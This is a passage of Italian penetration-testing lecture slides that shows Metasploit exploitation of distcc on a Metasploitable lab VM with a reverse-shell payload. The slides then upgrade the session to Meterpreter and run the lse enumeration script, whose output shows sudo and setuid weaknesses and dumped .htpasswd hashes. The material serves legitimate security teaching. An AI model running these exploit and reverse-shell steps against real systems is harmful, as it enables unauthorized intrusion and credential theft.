keys https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#ssh-keys-in-registry  
Not Found  
  
*****[ SuperPutty configuration files ]*****  
  
*****[ Enumerating Office 365 endpoints synced by OneDrive. ]*****
```

Output parziale

Sfruttamento di Errate Configurazioni

Linux-smart-enumeration (**lse**)

- Non presente di default in Kali Linux
 - <https://github.com/diego-treitos/linux-smart-enumeration>
 - `wget https://github.com/diego-treitos/linux-smart-enumeration/raw/master/lse.sh`
- Ispirato da *LinEnum*, da cui eredita molti controlli di sicurezza
 - <https://github.com/rebootuser/LinEnum>
- Mostra informazioni rilevanti sulla sicurezza del sistema Linux locale, in base alla loro importanza dal punto di vista della privilege escalation
- Fornisce tre livelli di verbosità, così da poter controllare la quantità di informazioni visualizzate
- Può anche monitorare i processi di sistema per scoprire l'esecuzione ricorrente di programmi



Sfruttamento di Errate Configurazioni

Linux-smart-enumeration (**lse**) – Esempio (MS2)

- Utilizziamo l'exploit trovato, per accedere alla macchina target

1. `use exploit/unix/misc/distcc_exec`
2. `set payload cmd/unix/reverse`
3. `set RHOST 10.0.2.5`
4. `set LHOST 10.0.2.8`
5. `exploit`

- Mettiamo in background la sessione corrente e facciamo il suo upgrade a Meterpreter

1. `background`
2. `sessions -u 1`
3. `sessions 2`

Sfruttamento di Errate Configurazioni

Linux-smart-enumeration (**lse**) – Esempio (MS2)

- Dalla sessione Meterpreter, digitiamo i seguenti comandi per caricare **lse** sulla macchina target
 - `lcd /home/kali`
 - `upload lse.sh /tmp`
 - `shell`
 - `cd /tmp`
 - `chmod 755 lse.sh`
 - `./lse.sh`

Sfruttamento di Errate Configurazioni


Linux-smart-enumeration (**lse**) – Esempio (MS2)

```
LSE Version: 4.14nw

    User: daemon
User ID: 1
Password: *****
    Home: /usr/sbin
    Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/
games:/usr/local/games:/system/bin:/system/sbin:/system/xbin
    umask: 0022

    Hostname: metasploitable
    Linux: 2.6.24-16-server
Distribution: Ubuntu 8.04
Architecture: i686

===== ( Current Output Verbosity Level: 0 ) =====
===== ( humanity ) =====
[!] nowar0 Should we question autocrats and their "military operations"? ... yes!
```



Sfruttamento di Errate Configurazioni

Linux-smart-enumeration (**lse**) – Esempio (MS2)

```
[i] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?..... nope
[*] usr020 Are there other users in administrative groups?..... yes!
[*] usr030 Other users with shell..... yes!
[i] usr040 Environment information..... skip
[i] usr050 Groups for other users..... skip
[i] usr060 Other users..... skip
[*] usr070 PATH variables defined inside /etc..... yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?..... nope
=====
( sudo )
[!] sud000 Can we sudo without a password?..... yes!

usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
          {-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...

[*] sud040 Can we read sudoers files?..... nope
[*] sud050 Do we know if any other users used sudo?..... yes!
```

Output parziale

Sfruttamento di Errate Configurazioni

Linux-smart-enumeration (**lse**) – Esempio (MS2)

```
[*] fst000 Writable files outside user's home..... nope
[*] fst010 Binaries with setuid bit..... yes!
[!] fst020 Uncommon setuid binaries..... yes!

/lib/dhcp3-client/call-dhclient-script
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/netkit-rlogin
/usr/bin/nmap
/usr/bin/netkit-rcp
/usr/lib/telnetlogin
/usr/lib/apache2/suexec

[!] fst030 Can we write to any setuid binary?..... yes!

/usr/bin/at
```

Output parziale

Sfruttamento di Errate Configurazioni


Linux-smart-enumeration (**1se**) – Esempio (MS2)

```
[!] sof040 Found any .htpasswd files?..... yes!  
_____  
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/.htpasswd  
TWikiGuest:zK.G.uuPi39Qg  
PeterThoeny:CQdjUgwC6YckI  
NicholasLee:h3i.9AzGUn4tQ  
AndreaSterbini:zuUMZlkXvUR6Y  
JohnTalintyre:2fl31yuNhvMrU  
MikeMannix:euHykHV5Q2miA  
RichardDonkin:pAVoSPpUF3xt2  
GrantBow:EI7XT7IJJV40A  
/var/www/twiki/data/.htpasswd  
TWikiGuest:zK.G.uuPi39Qg  
PeterThoeny:CQdjUgwC6YckI  
NicholasLee:h3i.9AzGUn4tQ  
AndreaSterbini:zuUMZlkXvUR6Y  
JohnTalintyre:2fl31yuNhvMrU  
MikeMannix:euHykHV5Q2miA  
RichardDonkin:pAVoSPpUF3xt2  
GrantBow:EI7XT7IJJV40A
```


Output parziale

Bibliografia

- **Kali Linux 2 - Assuring Security by Penetration Testing.**
Third Edition. Gerard Johansen, Lee Allen, Tedi Heriyanto, Shakeel Ali. Packt Publishing. 2016
 - Capitolo 10




- **Ethical Hacking and Penetration Testing Guide.** Rafay Baloch. CRC Press. 2014
 - Capitolo 9
 - Da pagina 231 a pagina 241 (Fino a *Escalating Privileges on a Linux Machine*, incluso)
 - Da pagina 247 a pagina 270



Bibliografia

- **Metasploit Penetration Testing Cookbook - Third Edition.**
Daniel Teixeira, Abhinav Singh, Monika Agarwal. Packt Publishing. 2016
- Capitolo 5



Bibliografia

➤ **Online Hash Calculator**

➤ <https://www.pelock.com/products/hash-calculator>

➤ **All Hash Generator**

➤ <https://www.browserling.com/tools/all-hashes>